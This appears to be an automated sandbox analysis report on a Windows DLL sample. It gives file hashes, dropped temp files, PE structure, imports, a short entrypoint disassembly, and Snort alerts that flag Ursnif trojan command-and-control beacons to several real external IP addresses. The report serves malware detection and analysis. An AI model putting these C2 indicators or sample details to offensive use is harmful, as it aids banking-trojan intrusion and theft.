Entropy (8bit):	0.10500032068996372
Encrypted:	false
SSDEEP:	3:7iiuYJ0ihpfJ0iA+9iAtJ0ihE4kl//dlRslkhlEkllM9iIGk0i1:7iRTZ+9fwj4kl//qlkxE9kq
MD5:	6F1988E3B3F58801B5A5D4B1A465D6D8
SHA1:	B5146815AC346869C881B4DF55ECF35BFE4DEDC7
SHA-256:	496617CCAFFAE822AF85253D14E91DC49A3E4C6DD6FDED7D100B92F3BBCBBB8C
SHA-512:	74429CE68F45BF4D4B917B427F68C547DAA2BD5A93F0EAB168C06BE6A2D834A5F0664858CB93CB709A6EDC12DC37EC233F55E16F3A64C3B5747E10FB0B987E B4
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Temp\~DF39FCB87D136FE619.TMP

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	0.29843423203583525
Encrypted:	false
SSDEEP:	12:i9lwqat7ZlbwDzTba+NOlEs3SbmuO65xWiFLnw2rgOcI86OuhEu/F:i9l27bwfi+klEV1vWiZw2rgOBxOuhEu
MD5:	A16F3227AEA9F0685A5F1452BB8538FC
SHA1:	42C2445FB4F49E8E0D7B4C8E367A22B19D734694
SHA-256:	0A7BE4D74F731FE3720EAB175B4CDBBC9E9E220DBDBC97457D8B794F2474B108
SHA-512:	D9EEE8BECA14FAD6D4E8378453384F046B8D1B23EBC4DDD125AC9CB0F780A9A003BF357A6DD2F86A6539808E4B9427CB97FD173893342BC853EDCAEB57B0F 08D

Malicious:	false
Preview:	.....

C:\Users\user\AppData\Local\Temp\~DF46B8E1B94B04B19A.TMP

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	0.2957604731333547
Encrypted:	false
SSDEEP:	12:i9lQatjxjIDzB68AFMbS8YjTWdlpLNsiEPRgEcje1KlucANo/F:i9lRxjIfB66bSJ2pLN/EpgEcK1KkcCo
MD5:	F8B579322618584DC17217C8419E14BA
SHA1:	9E6ABB00C2815B884AE37363CFC2E226D8B4160D
SHA-256:	D098E06BC6A84A21A21CE79660FCEE62D17CBF765220DCA7F76A44B7201D1AD8
SHA-512:	BFC0FD1901BC61375D27E17A7BC166DAB16B1A537E2519D4386BE8B4EE27074AD798DE8DF188C0ED144FA91BA0FE854B8E08BBC0391243AE4E190375182F50C9
Malicious:	false
Preview:	.....

C:\Users\user\AppData\Local\Temp\~DF48BD7061296EE036.TMP

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	0.08217815724116923
Encrypted:	false
SSDEEP:	3:jJ/RDzx/RI98olcllv/nt+lybltll1lRslkhlEkllAm/RIBxR1:jJLa84UFAlkxom+F
MD5:	CB5974F36896B84487354822A466B49D
SHA1:	F44610B22B174F308EBF2F7B6EF22B63F820BB5B
SHA-256:	0C7E2AE11F68E3554706288801D66111217E5037506C3A19CB691EECC135F5F9
SHA-512:	B23DF319741085AAD38EF20DFCC0C283AD95E5E91809B1B43E4A40CC8D7CE4E3A0A1E25F5F3763EEBCDBA893558A8DE9B49852084833E60A6F21A0BC42590AD7
Malicious:	false
Preview:	.....

C:\Users\user\AppData\Local\Temp\~DF4FE5A93EA29006C1.TMP

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	0.08239847221153279
Encrypted:	false
SSDEEP:	3:Ysf6KfDwVTKf1arHlcllv/nt+lybltll1lRslkhlEkll0V+J0KfvzKf1:LcKgFUFAlkx8Om
MD5:	36864FC5C846E5FF9B4702E01B370B26
SHA1:	1275ECA058F2E9F5E6C22CB7AA25D4D655B4BAF3
SHA-256:	72028D2C2CA30DD9F75F1F46785F6421BF63BC647E638B7C8DFFD93E74E018D0
SHA-512:	2B071F61C5543D0F3DB4E3746B5C6D5DA15DDAE8A842533567057BF3AB0DA4E6CABC3E6957B91F95C1F80E617810C0522EF55A030799893C33207A8C8B433FD
Malicious:	false
Preview:	.....

C:\Users\user\AppData\Local\Temp\~DF516DF10BC96611FB.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	0.29675766847926655
Encrypted:	false
SSDEEP:	24:i9lRQIf19WuJvtxoTlKtbdtLzM+33FGRUnq:0QIfHp7PJHLzjo
MD5:	362D35E4F1C0D9BBD5E4BC80750A9AF6
SHA1:	245BDCCD19A1BBD339B4A8C972FFA25AD64FCCB5
SHA-256:	4666EA55F098137B5B8A9A6E13BD4C9ED1F0CC1A38DF512AB711FB947819FDB7
SHA-512:	FF3F1F3E231250123B0CDAD30F52957DBE5CED2BAE0C2693D04D479A452C74F2F419DCECD87F79009BC713F112D18550E1B7CD9B0087AD40BA81802F61B2F67
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Temp\~DF58FBD8594A2EF4B8.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	0.08191019096153279
Encrypted:	false
SSDEEP:	3:70k01wDjvfJ01wwKolcllv/nt+lybltll1lRslkhlEkllffJ01wlWGi1w1:+Ei7BUFAlkxnipiq
MD5:	66E40560FE9CFE9736E5A453119E48C7
SHA1:	1F836DBF14C45D0429E3AED1D33D8DA96519B074
SHA-256:	9B59234EF306C9D6A40E659406C5374A757583E9168E7A1A014D298BC3C86144
SHA-512:	B22DB0EB1F1EF7F969C9CBBDB8443C482E5E0F87168FEB76B4BC77890C6DBC8EFA40F482541DA5462544628498EBAAAA9F878C7975248C2EA2BE81336EAB370D
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Temp\~DF9357A3070BEC43BD.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	0.2920869739525549
Encrypted:	false
SSDEEP:	12:i9lYatrq9d7kPzplVeChjyeZo9VyLkuWkylOf+g0b1MVVMAcUaGmQw9/d:i9lxqj7gLVeMjXLk8ylOI1Wkqw
MD5:	FA729E54E352A47EE4A9C5DB996AA76E
SHA1:	B31003182A378BCA7058B2AA9BC0BC9BE48701CB
SHA-256:	1244496F0E53CF75CB15A65A47681474BA41EBABF904585FDE02D8B7FD6F5061
SHA-512:	12A0D11696418CD05223732B1BF625897703859C2460152A042A4629431BD337AD83F59201E14DE9646607414E2E3614EF9E5CCB9FCA464887BA7E1F7B04864E
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Temp\~DFBFD7520757EE7FA8.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	16384

Entropy (8bit):	0.2887431635336899
Encrypted:	false
SSDEEP:	24:i9lxm9dCYUDE9lqlK3aO5dOB8ndXGausQdVl0zQ5Rr3:cm9dC9EHt3aO58ldXGSwl0zORr
MD5:	11F1710786D490618126BF617897774B
SHA1:	CD03E06A0EF7C16B4E620FF13D3325C65B2627AF
SHA-256:	CEBC8EA6F0C5783695C81F76E7A607D6132813212853E4F914A39DEA0D1EC834
SHA-512:	ABF6534872C405F60FE444F7B8F079D4291B35664ACE1999009B6D4AE4028AD001698496B4B0DEC88DA0330111AA58E359A8FB777CAB87C669C4CFF9474ABE5
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Temp\~DFC42CCAFCE743BEA7.TMP

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	0.2947850802050222
Encrypted:	false
SSDEEP:	12:i9lQatjQ/kl4eEH9L6b6ZqTTvlAGx9cLA60lCKld59aZHw+ZDNH/d:i9lRQslZEHh6VCGx9cLGTl5cR
MD5:	2539AA94FB7F28E7EA05DE2B2D22BB50
SHA1:	106C62DC76383D323B0FC126D3807145D898D50D
SHA-256:	F42E8AEC4F877912EA3312EA7B42B40D1DC14E269BFE34B4EE5D0503A07EE80A
SHA-512:	10DF8A2F76D68D20B60B6F41A355B440014FBA4CBE8C3A240B6E701E0302035F55470A7FCA64CCAF4805CD919C39EE970A5A04E4A05C1C3C22372ABA38B2F45B
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Temp\~DFD008A2FC4BAFFBB5.TMP

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	0.2938579568282102
Encrypted:	false
SSDEEP:	12:i9lYatrrweEHFbzRG8OHMZmF2W0mPulCFcBABc42lO0/F:i9lxrREF7OHMZFWbutA6pz
MD5:	65406C945227B80F829B4CC870D641B0
SHA1:	132C6FFCAAFDF7A2C67BE9EC664C7E3BD52FCA23
SHA-256:	01F5C4B705F90D1FC530E8A80B0859AF6F128598A0957CD06749E3BE0F22D1EF
SHA-512:	E0AC5D910098B871E58236ED8ED71FF15D8A22C5412E69E9A0DBCF4D9AD5D722E620F98DDFA70FABB8209C52E1604FDF6F2331024D6A368C1E048748137E1E6
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Temp\~DFE193DBC687A04650.TMP

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	0.10648271372622545
Encrypted:	false
SSDEEP:	3:oKfJMwb6Kfpf6Kfo2KfAC9Kfu14M/dlRslkhlEkllogMwWTfew1:oKzJfDCF/qlkxgHfV
MD5:	5F551F6E656A0B101344B4777D2CAB49
SHA1:	2F2569A4474D8520ABD8F94BFC12982D39144B73
SHA-256:	4599630A3BBDB1FC7F89857EA9FC9226E5F75430AF7B35319C89383BD1BFDE8D

SHA-512:	BA312E6D0780F91D6CB42DC06DA3BE5572B2054DCB93C81093A26710AADA67E27FB843C691CEE2BEA8AE5346F7CF0BC526C547583ED39B0ED69A4A425749A5C
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Temp\~DFF5EADCEC42896510.TMP

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	0.2888325387735909
Encrypted:	false
SSDEEP:	12:i9lMatvHUzzS0PlQ91658Qnd+q4/ACdluyXh9E+IiMTeofeJuO/wZfU+/wVrq/F:i9lx0PHIUZ4BdhXh28MTeo3eiUfu
MD5:	4570C2588F19D6C5A2AF29AF19E12E84
SHA1:	A5408B7683ACCE12820D841FF8974F51083C1D21
SHA-256:	46986FFFF0B21CABDFE8156AFBD50AE26D90C3A02123545075E6C8A69B0397EA
SHA-512:	854BB025CAA032DFEDCFA222FE5F2241E0E1D1244276E5515A129339FF457E75C8AE0BC914F4D04FDE6D73F1BC2E38675AC1078EC8732A7740F35998BCB6028B
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Temp\~DFF636516E7CE20BDB.TMP

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	0.1057327425649637
Encrypted:	false
SSDEEP:	3:cBXpRCH/RyXh/RFXRDo/R4yO2l/dlRslkhlEkllGRTFJJ/R1:cB6KPIl/qlkxIB
MD5:	87C7D7021FF25086755BFB5CAF5482DF
SHA1:	D494985F069239614B10F9307B58978F10659FAB
SHA-256:	E33B54C875DE92BD7AC4CCB30A513E1B86EF541AFC7892940F7490AC0669AF71
SHA-512:	6569E52E15413C6179D6FA00F1320239945552FFCFB35214CBEC7BEDB96ABB499E416A03A685E52C7D609580ED35D404A449D211468E85E4C2ECFB3992FEBD7
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Temp\~DFF8FC7C7342251397.TMP

Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	0.2958086935918926
Encrypted:	false
SSDEEP:	24:i9lRfzIfBEyHd/VeAQ88wfBlEsMTTHZUK0:0blfBEyHd9eAPfoTTHZv
MD5:	C1F9D5FAD1D631D345ACAFE5D26BFE31
SHA1:	961D5D31253F7AB9E7FA61DA1D62F4D847AB7923
SHA-256:	313694F4921EBE18449DEAEAC874BA78C81974E8808856E1731562A2E3A81EFD
SHA-512:	DF30779CCEFC6EE51645BA6697D3A96A157109D8AEA0A03A3A7E920AC2BA339F2DEE49719650C8A9E13A7488B57DC035A457E39F118FCB9CFF80E3618CA02CE7
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Temp\~DFF9AFC0207BE9256F.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	0.29689164196026113
Encrypted:	false
SSDEEP:	12:i9lwqat7avzkPzNErJuTxiHYQTdGBf1GEf+k+9DEOq07XMQljA3iluKFIsWewM/d:i9l2avzgN6JXS11f+kHLwRQK+snJ
MD5:	1A59C0FF0BAB71B84141592561C89104
SHA1:	2BEA6FCEBDB59CFC75ADDFD48DAA1A7015FBB79A
SHA-256:	7E4D8C7FDCBE98BDC5BD2B445EC4227FBB6F6D5660D1FE7E50E1D30DC7B2BA49
SHA-512:	72D426BA5A784FC646DE2604FB89F988A30BDB3EBE662FBD60E8043B490D3EB932B36F80E6300650BF6F673E12DCF76F6D2D31C38C1A5E4BCE635480C98600A7
Malicious:	false
Preview:	....

Static File Info

General

File type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Entropy (8bit):	7.348850232702595
TrID:	• Win32 Dynamic Link Library (generic) (1002004/3) 99.60% • Generic Win/DOS Executable (2004/3) 0.20% • DOS Executable Generic (2002/1) 0.20% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	41e0000.dll
File size:	40960
MD5:	da4fab67f5cdf49208bb9065d7b7d1e7
SHA1:	d7a399ace98716325d336e10b71049ed2bb7cc97
SHA256:	73118c724e0d6cb9ce3072d66f2d20fb7e89189699faf60315395ad89b0a1a4d
SHA512:	0ed2fd6fd8c7c33bee498fb1a97a8ed984c599b225b7adb2fb9683f1b3a4b3b94687aee91df43a3e71a6ba34d0863ceba6bfda749b7269381e0692ad23a1bfc1
SSDEEP:	768:QpWPY4HN7q7vSPkVmkFtgDjem94Uk5kXXvi5i2NggLTH:QpngN7BwmDCGkGXXvEi2+gPH
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....US...S...S...t0..R...Z.~._...S...<.....P.....R.....P...t0..M...t0..R...t0..R...RichS.....PE..L..

File Icon

Icon Hash:	74f0e4ecccdce0e4

Static PE Info

General

Entrypoint:	0x10001cf3
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x10000000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE, DLL
DLL Characteristics:	
Time Stamp:	0x61BA0D32 [Wed Dec 15 15:43:46 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4

File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	abb1b968d91c75e2b3eff2ef40b80997

Entrypoint Preview

Instruction
push ebp
mov ebp, esp
push ecx
mov eax, dword ptr [ebp+0Ch]
push ebx
push esi
push edi
xor edi, edi
inc edi
xor ebx, ebx
sub eax, ebx
mov dword ptr [ebp-04h], edi
je 00007F397D14E081h
dec eax
jne 00007F397D14E0CBh
push 10004188h
call dword ptr [10003038h]
cmp eax, edi
jne 00007F397D14E0B8h
push ebx
push 00400000h
push ebx
call dword ptr [1000302Ch]
cmp eax, ebx
mov dword ptr [10004190h], eax
je 00007F397D14E04Ch
mov eax, dword ptr [ebp+08h]
mov esi, 10004198h
mov dword ptr [100041B0h], eax
mov eax, esi
lock xadd dword ptr [eax], edi
mov ecx, dword ptr [ebp+10h]
lea eax, dword ptr [ebp+0Ch]
push eax
call 00007F397D14D5BDh
push eax
push 100014B7h
call 00007F397D14DBEFh
cmp eax, ebx
mov dword ptr [1000418Ch], eax
jne 00007F397D14E06Bh
or eax, FFFFFFFFh
lock xadd dword ptr [esi], eax
mov dword ptr [ebp-04h], ebx
jmp 00007F397D14E05Fh
push 10004188h
call dword ptr [10003030h]
test eax, eax
jne 00007F397D14E050h
cmp dword ptr [1000418Ch], ebx
je 00007F397D14E03Ch
mov esi, 00002328h

Instruction
push edi
push 00000064h
call dword ptr [10003008h]
mov eax, dword ptr [10004198h]
test eax, eax
je 00007F397D14E019h
sub esi, 64h
cmp esi, ebx
jnle 00007F397D14DFF9h
push dword ptr [1000418Ch]
call dword ptr [1000303Ch]
push dword ptr [00000000h]

Rich Headers

Programming Language:	• [LNK] VS2005 build 50727 • [EXP] VS2005 build 50727 • [IMP] VS2008 SP1 build 30729 • [ASM] VS2005 build 50727

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x3550	0x4e	.rdata
IMAGE_DIRECTORY_ENTRY_IMPORT	0x3114	0x50	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x6000	0x148	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x3000	0xb8	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x1687	0x1800	False	0.6806640625	data	6.33899050018	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x3000	0x59e	0x600	False	0.538411458333	data	5.00370765717	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x4000	0x25c	0x200	False	0.08984375	data	0.369416603835	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.bss	0x5000	0x2dc	0x400	False	0.763671875	data	6.2742335475	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.reloc	0x6000	0x8000	0x7200	False	0.965837445175	data	7.83949120543	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Imports

DLL	Import
ntdll.dll	_snwprintf, memset, NtQuerySystemInformation, _aulldiv, RtlUnwind, NtQueryVirtualMemory

DLL	Import
KERNEL32.dll	SleepEx, SetThreadAffinityMask, HeapAlloc, GetLastError, WaitForSingleObject, HeapFree, GetExitCodeThread, ExitThread, lstrlenW, HeapCreate, InterlockedDecrement, HeapDestroy, InterlockedIncrement, CloseHandle, SetThreadPriority, GetCurrentThread, Sleep, GetModuleFileNameW, SetLastError, GetModuleHandleA, VirtualProtect, GetLongPathNameW, OpenProcess, GetVersion, GetCurrentProcessId, CreateEventA, QueueUserAPC, CreateThread, TerminateThread, GetProcAddress, LoadLibraryA, VirtualAlloc, VirtualFree, MapViewOfFile, CreateFileMappingW, GetSystemTimeAsFileTime
ADVAPI32.dll	ConvertStringSecurityDescriptorToSecurityDescriptorA

Exports

Name	Ordinal	Address
DllRegisterServer	1	0x100019fb


Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/20/22-12:53:18.918914	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49777	80	192.168.2.5	192.64.119.233
01/20/22-12:53:18.918914	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49777	80	192.168.2.5	192.64.119.233
01/20/22-12:53:19.314201	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49779	80	192.168.2.5	198.54.117.216
01/20/22-12:53:19.314201	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49779	80	192.168.2.5	198.54.117.216
01/20/22-12:53:19.517109	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49780	80	192.168.2.5	198.54.117.216
01/20/22-12:53:19.517109	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49780	80	192.168.2.5	198.54.117.216
01/20/22-12:53:19.779847	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49781	80	192.168.2.5	192.64.119.233
01/20/22-12:53:19.779847	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49781	80	192.168.2.5	192.64.119.233
01/20/22-12:53:19.882762	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49784	80	192.168.2.5	198.54.117.216
01/20/22-12:53:19.882762	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49784	80	192.168.2.5	198.54.117.216
01/20/22-12:53:20.166428	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49786	80	192.168.2.5	198.54.117.211
01/20/22-12:53:20.166428	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49786	80	192.168.2.5	198.54.117.211
01/20/22-12:54:05.195641	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49828	80	192.168.2.5	162.255.119.177
01/20/22-12:54:05.579863	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49831	80	192.168.2.5	198.54.117.210
01/20/22-12:54:10.551621	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49833	80	192.168.2.5	162.255.119.177
01/20/22-12:54:10.563778	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49836	80	192.168.2.5	162.255.119.177
01/20/22-12:54:10.563778	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49836	80	192.168.2.5	162.255.119.177
01/20/22-12:54:10.933561	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49837	80	192.168.2.5	198.54.117.211
01/20/22-12:54:10.949953	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49840	80	192.168.2.5	198.54.117.210
01/20/22-12:54:10.949953	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49840	80	192.168.2.5	198.54.117.210
01/20/22-12:54:11.101511	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49838	80	192.168.2.5	198.54.117.211
01/20/22-12:54:11.125550	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49839	80	192.168.2.5	198.54.117.210
01/20/22-12:54:11.125550	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49839	80	192.168.2.5	198.54.117.210
01/20/22-12:54:11.450328	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49842	80	192.168.2.5	198.54.117.211

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/20/22-12:54:11.486382	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49843	80	192.168.2.5	198.54.117.210
01/20/22-12:54:11.486382	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49843	80	192.168.2.5	198.54.117.210
01/20/22-12:54:11.663791	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49844	80	192.168.2.5	198.54.117.210
01/20/22-12:54:11.663791	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49844	80	192.168.2.5	198.54.117.210
01/20/22-12:54:12.012382	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49846	80	192.168.2.5	198.54.117.210
01/20/22-12:54:12.012382	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49846	80	192.168.2.5	198.54.117.210
01/20/22-12:54:18.050481	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49848	80	192.168.2.5	162.255.119.177
01/20/22-12:54:18.438887	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49849	80	192.168.2.5	198.54.117.215
01/20/22-12:54:18.610397	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49850	80	192.168.2.5	198.54.117.215
01/20/22-12:54:18.949993	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49852	80	192.168.2.5	198.54.117.215
01/20/22-12:54:28.984800	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49853	80	192.168.2.5	192.64.119.233
01/20/22-12:54:28.984800	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49853	80	192.168.2.5	192.64.119.233
01/20/22-12:54:30.857777	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49855	80	192.168.2.5	198.54.117.217
01/20/22-12:54:30.857777	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49855	80	192.168.2.5	198.54.117.217
01/20/22-12:54:36.050524	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49857	80	192.168.2.5	192.64.119.233
01/20/22-12:54:36.481578	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49859	80	192.168.2.5	198.54.117.218
01/20/22-12:54:44.650684	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49865	80	192.168.2.5	192.64.119.233
01/20/22-12:54:44.650684	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49865	80	192.168.2.5	192.64.119.233
01/20/22-12:54:45.032506	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49868	80	192.168.2.5	198.54.117.218
01/20/22-12:54:45.032506	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49868	80	192.168.2.5	198.54.117.218
01/20/22-12:56:12.044550	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49871	80	192.168.2.5	162.255.119.177
01/20/22-12:56:12.789244	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49872	80	192.168.2.5	198.54.117.216
01/20/22-12:56:17.101467	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49873	80	192.168.2.5	162.255.119.177
01/20/22-12:56:17.101467	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49873	80	192.168.2.5	162.255.119.177
01/20/22-12:56:17.188796	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49874	80	192.168.2.5	162.255.119.177
01/20/22-12:56:17.188796	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49874	80	192.168.2.5	162.255.119.177
01/20/22-12:56:17.773672	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49875	80	192.168.2.5	198.54.117.217
01/20/22-12:56:17.773672	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49875	80	192.168.2.5	198.54.117.217
01/20/22-12:56:17.836541	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49876	80	192.168.2.5	198.54.117.216
01/20/22-12:56:17.836541	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49876	80	192.168.2.5	198.54.117.216

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 20, 2022 12:53:18.715733051 CET	49778	80	192.168.2.5	192.64.119.233
Jan 20, 2022 12:53:18.716233015 CET	49777	80	192.168.2.5	192.64.119.233
Jan 20, 2022 12:53:18.886651039 CET	80	49777	192.64.119.233	192.168.2.5
Jan 20, 2022 12:53:18.886908054 CET	49777	80	192.168.2.5	192.64.119.233
